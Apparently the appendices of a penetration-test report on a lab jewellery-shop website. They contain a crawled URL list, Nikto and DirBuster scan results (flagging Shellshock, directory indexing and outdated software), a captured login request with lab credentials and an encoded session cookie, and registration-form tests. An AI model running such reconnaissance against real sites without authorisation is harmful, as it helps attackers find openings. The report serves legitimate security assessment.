<http://192.168.1.20/Photos/Silver/Bracelet/3.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/4.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/5.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/6.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/7.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/8.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/9.jpg>
<http://192.168.1.20/Photos/Silver/Bracelet/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Brooches>
<http://192.168.1.20/Photos/Silver/Brooches/1.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/10.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/11.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/12.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/13.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/14.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/15.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/16.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/2.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/3.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/4.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/5.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/6.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/7.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/8.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/9.jpg>
<http://192.168.1.20/Photos/Silver/Brooches/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Chain>
<http://192.168.1.20/Photos/Silver/Chain/1.jpg>
<http://192.168.1.20/Photos/Silver/Chain/10.jpg>
<http://192.168.1.20/Photos/Silver/Chain/11.jpg>
<http://192.168.1.20/Photos/Silver/Chain/12.jpg>
<http://192.168.1.20/Photos/Silver/Chain/13.jpg>
<http://192.168.1.20/Photos/Silver/Chain/14.jpg>
<http://192.168.1.20/Photos/Silver/Chain/2.jpg>
<http://192.168.1.20/Photos/Silver/Chain/3.jpg>
<http://192.168.1.20/Photos/Silver/Chain/4.jpg>
<http://192.168.1.20/Photos/Silver/Chain/5.jpg>
<http://192.168.1.20/Photos/Silver/Chain/6.jpg>
<http://192.168.1.20/Photos/Silver/Chain/7.jpg>
<http://192.168.1.20/Photos/Silver/Chain/8.jpg>
<http://192.168.1.20/Photos/Silver/Chain/9.jpg>
<http://192.168.1.20/Photos/Silver/Chain/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Chain/designer5.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks>

<http://192.168.1.20/Photos/Silver/Cufflinks/1.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/10.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/11.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/2.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/3.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/4.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/5.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/6.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/7.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/8.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/9.jpg>
<http://192.168.1.20/Photos/Silver/Cufflinks/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/EarRings>
<http://192.168.1.20/Photos/Silver/EarRings/1.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/10.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/11.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/12.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/13.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/14.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/15.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/16.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/2.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/3.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/4.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/5.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/6.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/7.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/8.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/9.jpg>
<http://192.168.1.20/Photos/Silver/EarRings/?C=S;O=D>
<http://192.168.1.20/Photos/Silver/Hair%20Pin>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/1.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/10.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/11.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/12.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/13.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/14.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/15.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/16.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/17.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/2.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/4.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/6.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/7.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/8.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/9.jpg>
<http://192.168.1.20/Photos/Silver/Hair%20Pin/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Lady%20Rings>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/1.jpg>

<http://192.168.1.20/Photos/Silver/Lady%20Rings/10.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/11.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/3.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/4.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/5.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/6.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/7.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/8.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/9.jpg>
<http://192.168.1.20/Photos/Silver/Lady%20Rings/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Man%20Ring>
<http://192.168.1.20/Photos/Silver/Man%20Ring/1.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/10.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/2.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/3.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/4.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/5.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/6.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/8.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/9.jpg>
<http://192.168.1.20/Photos/Silver/Man%20Ring/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Pendants>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/1.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/10.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/11.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/2.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/3.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/4.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/5.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/6.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/7.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/8.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/9.jpg>
<http://192.168.1.20/Photos/Silver/Pendants%20Sets/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Pendants/1.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/10.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/11.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/2.jpeg>
<http://192.168.1.20/Photos/Silver/Pendants/3.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/4.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/5.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/6.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/7.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/8.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/9.jpg>
<http://192.168.1.20/Photos/Silver/Pendants/?C=D;O=D>
<http://192.168.1.20/Photos/Silver/Toe%20Ring>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/1.jpg>

<http://192.168.1.20/Photos/Silver/Toe%20Ring/2.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/3.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/4.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/5.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/6.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/7.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/8.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/9.jpg>
<http://192.168.1.20/Photos/Silver/Toe%20Ring/?C=D;O=D>
<http://192.168.1.20/adminstyle.css>
<http://192.168.1.20/company-accounts>
<http://192.168.1.20/company-accounts/>
<http://192.168.1.20/company-accounts/?C=D;O=D>
<http://192.168.1.20/company-accounts/finances.zip>
<http://192.168.1.20/company-accounts/readme.txt>
<http://192.168.1.20/contact>
<http://192.168.1.20/contact/include>
<http://192.168.1.20/contact/scripts>
<http://192.168.1.20/css>
<http://192.168.1.20/css/?C=D;O=D>
<http://192.168.1.20/default.php>
<http://192.168.1.20/extras.php?type=delivery.php>
<http://192.168.1.20/featured.php?pn=24>
<http://192.168.1.20/icons>
<http://192.168.1.20/icons/back.gif>
<http://192.168.1.20/icons/blank.gif>
<http://192.168.1.20/icons/compressed.gif>
<http://192.168.1.20/icons/folder.gif>
<http://192.168.1.20/icons/image2.gif>
<http://192.168.1.20/icons/text.gif>
<http://192.168.1.20/icons/unknown.gif>
<http://192.168.1.20/image>
<http://192.168.1.20/image/?C=D;O=D>
<http://192.168.1.20/image/addBanner-940x145.jpg>
<http://192.168.1.20/image/arrows-2.png>
<http://192.168.1.20/image/back>
<http://192.168.1.20/image/back-to-top.png>
<http://192.168.1.20/image/back/?C=S;O=D>
<http://192.168.1.20/image/back/banner1-960x300.jpg>
<http://192.168.1.20/image/back/banner2-960x300.jpg>
<http://192.168.1.20/image/banner-shadow.png>
<http://192.168.1.20/image/banner1-960x300.jpg>
<http://192.168.1.20/image/banner2-960x300.jpg>
<http://192.168.1.20/image/borderBg.jpg>
<http://192.168.1.20/image/button-next.png>
<http://192.168.1.20/image/button-previous.png>
<http://192.168.1.20/image/cart-icon.jpg>
<http://192.168.1.20/image/close.jpg>
<http://192.168.1.20/image/colorpiker.png>

http://192.168.1.20/image/fancybox_overlay.png
<http://192.168.1.20/image/favicon.png>
<http://192.168.1.20/image/hr.png>
<http://192.168.1.20/image/ico-google.png>
<http://192.168.1.20/image/icon-fb.png>
<http://192.168.1.20/image/icon-twit.png>
<http://192.168.1.20/image/logo.png>
<http://192.168.1.20/image/mail.png>
<http://192.168.1.20/image/nophoto.gif>
<http://192.168.1.20/image/phone.png>
<http://192.168.1.20/image/xv.png>
<http://192.168.1.20/includes>
<http://192.168.1.20/js>
<http://192.168.1.20/js/?C=D;O=D>
http://192.168.1.20/js/jquery-1.7.1.min.js?_=1574861493950
<http://192.168.1.20/latest.php?pn=1>
<http://192.168.1.20/login.php>
<http://192.168.1.20/pictures>
<http://192.168.1.20/pictures/?C=D;O=D>
<http://192.168.1.20/pictures/fluffy.jpg>
<http://192.168.1.20/pictures/rick.jpg>
<http://192.168.1.20/processlogin.php>
<http://192.168.1.20/robots.txt>
<http://192.168.1.20/sitemap.xml>
<http://192.168.1.20/topsell.php?Items=0032&MenuCat=8&Subname=Sellings>
<http://192.168.1.20/topviewed.php?Items=0031&MenuCat=8&Subname=Views>
<http://192.168.1.20/viewproduct.php?Items=0007&MenuCat=5&Subname=LadyRings>
<http://192.168.1.20/viewproduct.php?Items=0007&pn=1>
<http://192.168.1.20:80/>
<http://192.168.1.20:80/Photos/>
<http://192.168.1.20:80/Photos/Diamond/>
<http://192.168.1.20:80/Photos/Diamond/Bangles/>
<http://192.168.1.20:80/Photos/Diamond/EarRings/>
<http://192.168.1.20:80/Photos/Diamond/Lady%20Ring/>
<http://192.168.1.20:80/Photos/Diamond/Necklaces/>
<http://192.168.1.20:80/Photos/Diamond/Nose%20Pin/>
<http://192.168.1.20:80/Photos/Diamond/Pendant%20Set/>
<http://192.168.1.20:80/Photos/Diamond/Pendants/>
<http://192.168.1.20:80/Photos/Diamond/Rings/>
<http://192.168.1.20:80/Photos/Gold/>
<http://192.168.1.20:80/Photos/Gold/Bangles/>
<http://192.168.1.20:80/Photos/Gold/Ear%20Rings/>
<http://192.168.1.20:80/Photos/Gold/Lady%20Rings/>
<http://192.168.1.20:80/Photos/Gold/Man%20Rings/>
<http://192.168.1.20:80/Photos/Gold/Mang%20Tika/>
<http://192.168.1.20:80/Photos/Gold/Mang%20Tika/Thumbs.db>
<http://192.168.1.20:80/Photos/Gold/Mangalsutra/>
<http://192.168.1.20:80/Photos/Gold/Necklaces/>
<http://192.168.1.20:80/Photos/Gold/Necklaces/Thumbs.db>

<http://192.168.1.20:80/Photos/Gold/Nose%20Rings/>
<http://192.168.1.20:80/Photos/Gold/Pendant%20Set/>
<http://192.168.1.20:80/Photos/Gold/Pendants/>
<http://192.168.1.20:80/Photos/Silver/>
<http://192.168.1.20:80/Photos/Silver/Anklets/>
<http://192.168.1.20:80/Photos/Silver/Anklets/Thumbs.db>
<http://192.168.1.20:80/Photos/Silver/Armlets/>
<http://192.168.1.20:80/Photos/Silver/Bracelet/>
<http://192.168.1.20:80/Photos/Silver/Brooches/>
<http://192.168.1.20:80/Photos/Silver/Chain/>
<http://192.168.1.20:80/Photos/Silver/Cufflinks/>
<http://192.168.1.20:80/Photos/Silver/EarRings/>
<http://192.168.1.20:80/Photos/Silver/Hair%20Pin/>
<http://192.168.1.20:80/Photos/Silver/Lady%20Rings/>
<http://192.168.1.20:80/Photos/Silver/Man%20Ring/>
<http://192.168.1.20:80/Photos/Silver/Pendants%20Sets/>
<http://192.168.1.20:80/Photos/Silver/Pendants/>
<http://192.168.1.20:80/Photos/Silver/Toe%20Ring/>
<http://192.168.1.20:80/about.php>
<http://192.168.1.20:80/cgi-bin/>
<http://192.168.1.20:80/contact.php>
<http://192.168.1.20:80/contact/>
<http://192.168.1.20:80/contact/ReadMe.txt>
<http://192.168.1.20:80/contact/a.php>
<http://192.168.1.20:80/contact/contactform-code.php>
<http://192.168.1.20:80/contact/include/>
<http://192.168.1.20:80/contact/include/Readme.txt>
<http://192.168.1.20:80/contact/include/SFOldRepublicSCBold.ttf>
<http://192.168.1.20:80/contact/include/captcha-creator.php>
<http://192.168.1.20:80/contact/include/class.phpmailer.php>
<http://192.168.1.20:80/contact/include/class.smtp.php>
<http://192.168.1.20:80/contact/include/fgcontactform.php>
<http://192.168.1.20:80/contact/popup-contact.css>
<http://192.168.1.20:80/contact/popup-contactform.php>
<http://192.168.1.20:80/contact/scripts/>
http://192.168.1.20:80/contact/scripts/fg_ajax.js
http://192.168.1.20:80/contact/scripts/fg_captcha_validator.js
http://192.168.1.20:80/contact/scripts/fg_form_submitter.js
http://192.168.1.20:80/contact/scripts/fg_moveable_popup.js
http://192.168.1.20:80/contact/scripts/gen_validatorv31.js
<http://192.168.1.20:80/contact/sendMail.php>
<http://192.168.1.20:80/contact/show-captcha.php>
<http://192.168.1.20:80/css/>
<http://192.168.1.20:80/css/bootstrap.css>
<http://192.168.1.20:80/css/carousel.css>
<http://192.168.1.20:80/css/flexslider.css>
<http://192.168.1.20:80/css/jquery.fancybox.css>
<http://192.168.1.20:80/css/slideshow.html>
<http://192.168.1.20:80/css/style-sheet-1.css>

http://192.168.1.20:80/css/stylesheet-2.css
http://192.168.1.20:80/css/stylesheet-3.css
http://192.168.1.20:80/css/stylesheet-4.css
http://192.168.1.20:80/css/stylesheet.css
http://192.168.1.20:80/error/
http://192.168.1.20:80/extras.php
http://192.168.1.20:80/featured.php
http://192.168.1.20:80/icons/
http://192.168.1.20:80/image/
http://192.168.1.20:80/image/back/
http://192.168.1.20:80/image/logopsd.psd
http://192.168.1.20:80/image/xv_oldpng
http://192.168.1.20:80/includes/
http://192.168.1.20:80/includes/config.php
http://192.168.1.20:80/includes/connection.php
http://192.168.1.20:80/includes/mysqli_connection.php
http://192.168.1.20:80/index.php
http://192.168.1.20:80/js/
http://192.168.1.20:80/js/bootstrap.js
http://192.168.1.20:80/js/cloud-zoom.1.0.2.js
http://192.168.1.20:80/js/custom.js
http://192.168.1.20:80/js/html5.js
http://192.168.1.20:80/js/jquery-1.7.1.min.js
http://192.168.1.20:80/js/jquery.dcjqaccordion.2.9.js
http://192.168.1.20:80/js/jquery.fancybox.pack.js
http://192.168.1.20:80/js/jquery.flexslider-min.js
http://192.168.1.20:80/js/jquery.jcarousel.min.js
http://192.168.1.20:80/js/jquery.js
http://192.168.1.20:80/js/tabs.js
http://192.168.1.20:80/latest.php
http://192.168.1.20:80/phpmyadmin/
http://192.168.1.20:80/pictures/
http://192.168.1.20:80/register.html
http://192.168.1.20:80/topsell.php
http://192.168.1.20:80/topviewed.php
http://192.168.1.20:80/viewproduct.php
http://192.168.1.20:80/viewpurchase.php

nikto.txt

- Nikto v2.1.6

+ Target IP: 192.168.1.20

+ Target Hostname: 192.168.1.20

+ Target Port: 80

+ Start Time: 2019-11-20 09:35:39 (GMT-5)

-
- + Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
 - + Cookie PHPSESSID created without the httponly flag
 - + Retrieved x-powered-by header: PHP/5.4.7
 - + The anti-clickjacking X-Frame-Options header is not present.
 - + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
 - + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
 - + OSVDB-3268: /company-accounts/: Directory indexing found.
 - + Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
 - + "robots.txt" contains 1 entry which should be manually viewed.
 - + PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
 - + Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
 - + OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
 - + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
 - + OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>).
 - + OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278>).
 - + Web Server returns a valid response with junk HTTP methods, this may cause false positives.
 - + DEBUG HTTP verb may show server debugging information. See <http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx> for details.
 - + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
 - + /phpinfo.php: Output from the phpinfo() function was found.

+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting...

+ OSVDB-3268: /includes/: Directory indexing found.

+ OSVDB-3092: /includes/: This might be interesting...

+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. <http://www.securityfocus.com/bid/4431>.

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268: /image/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /login.php: Admin login page/section found.

+ 9535 requests: 0 error(s) and 33 item(s) reported on remote host

+ End Time: 2019-11-20 09:36:49 (GMT-5) (70 seconds)

+ 1 host(s) tested

dirbuster.txt

DirBuster 1.0-RC1 - Report

http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Report produced on Thu Nov 28 12:42:41 EST 2019

http://192.168.1.20:80

Directories found during testing:

Dirs found with a 200 response:

/

- /Photos/
- /Photos/Silver/
- /Photos/Silver/EarRings/
- /Photos/Gold/
- /Photos/Gold/Pendants/
- /Photos/Silver/Anklets/
- /Photos/Diamond/
- /icons/
- /Photos/Diamond/Bangles/
- /Photos/Silver/Armlets/
- /Photos/Silver/Bracelet/
- /Photos/Gold/Bangles/
- /Photos/Gold/Ear%20Rings/
- /Photos/Silver/Brooches/
- /Photos/Silver/Chain/
- /Photos/Gold/Lady%20Rings/
- /Photos/Gold/Man%20Rings/
- /Photos/Silver/Cufflinks/
- /Photos/Diamond/EarRings/
- /Photos/Silver/Hair%20Pin/
- /Photos/Diamond/Lady%20Ring/
- /Photos/Silver/Lady%20Rings/
- /Photos/Gold/Mang%20Tika/
- /Photos/Diamond/Necklaces/

/Photos/Silver/Man%20Ring/
/Photos/Gold/Mangalsutra/
/Photos/Diamond/Nose%20Pin/
/Photos/Gold/Necklaces/
/image/
/Photos/Silver/Pendants/
/Photos/Silver/Pendants%20Sets/
/Photos/Diamond/Pendant%20Set/
/js/
/Photos/Diamond/Pendants/
/Photos/Gold/Nose%20Rings/
/Photos/Diamond/Rings/
/Photos/Silver/Toe%20Ring/
/Photos/Gold/Pendant%20Set/
/image/back/

Files found during testing:

Files found with a 200 response:

/index.php
/register.html
/about.php
/contact.php
/viewproduct.php
/featured.php
/latest.php
/topviewed.php
/topsell.php

/Photos/Silver/Anklets/Thumbs.db
/extras.php
/viewpurchase.php
/js/jquery-1.7.1.min.js
/js/html5.js
/js/tabs.js
/js/jquery.flexslider-min.js
/js/jquery.jcarousel.min.js
/js/jquery.fancybox.pack.js
/Photos/Gold/Mang%20Tika/Thumbs.db
/js/custom.js
/Photos/Gold/Necklaces/Thumbs.db
/js/bootstrap.js
/js/cloud-zoom.1.0.2.js
/image/logopsd.psd
/js/jquery.dcjaccordion.2.9.js
/image/xv_oldpng
/js/jquery.js

Files found with a 302 response:

/default.php

Login Header

http://192.168.1.20/processlogin.php

POST /processlogin.php HTTP/1.1

Host: 192.168.1.20

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.1.20/index.php

Cookie: PHPSESSID=l2emn78r6v71s96ph74rki1h74;

SecretCookie=226861636o6p6162223n746573743n31353734333436353131

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 39

txtusername=hacklab&txtpassword=hacklab

HTTP/1.1 200 OK

Date: Thu, 21 Nov 2019 14:44:11 GMT

Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

X-Powered-By: PHP/5.4.7

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Set-Cookie: SecretCookie=226861636o6p6162223n6861636o6p61623n31353734333437343531

Content-Length: 147

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

Content-Type: text/html

APPENDIX B

Registration Testing

Users Registration Form

Name	<input type="text" value="Test"/>
Surname	<input type="text" value="Account"/>
Username	<input type="text" value="test"/>
Password	<input type="password" value="....."/>
Re-Password	<input type="password" value="....."/>
Email	<input type="text" value="test@email.com"/>
Billing Address	<input type="text" value="1 Test Road"/>
Telephone	<input type="text" value="01234567"/>

[Home Page](#)

Figure 1. Test Account

Successfully Added!

Figure 2. Test Account Sucessfully Added

Users Registration Form

Name	<input type="text" value="Test"/>
Surname	<input type="text" value="Account"/>
Username	<input type="text" value="test"/>
Password	<input type="password" value="....."/>
Re-Password	<input type="password" value="....."/>
Email	<input type="text" value="test@email.com"/>
Billing Address	<input type="text" value="1 Test Road"/>
Telephone	<input type="text" value="01234567"/>

[Home Page](#)

Figure 3. New Account with same details as Test Account




Figure 4. Account with same details fails to be created

Users Registration Form

Name	<input type="text" value="Test"/>
Surname	<input type="text" value="Account"/>
Username	<input type="text" value="test"/>
Password	<input type="password" value="....."/>
Re-Password	<input type="password" value="....."/>
Email	<input type="text" value="TEST@email.com"/>
Billing Address	<input type="text" value="1 Test Road"/>
Telephone	<input type="text" value="01234567"/>

[Home Page](#)

Figure 5. test with slightly varied email




Figure 6. test with [TEST@email.com](#) fails

Users Registration Form

Name	<input type="text" value="Test"/>
Surname	<input type="text" value="Account"/>
Username	<input type="text" value="test"/>
Password	<input type="password" value="••••"/>
Re-Password	<input type="password" value="••••"/>
Email	<input type="text" value="test1@email.com"/>
Billing Address	<input type="text" value="1 Test Road"/>
Telephone	<input type="text" value="01234567"/>

[Home Page](#)
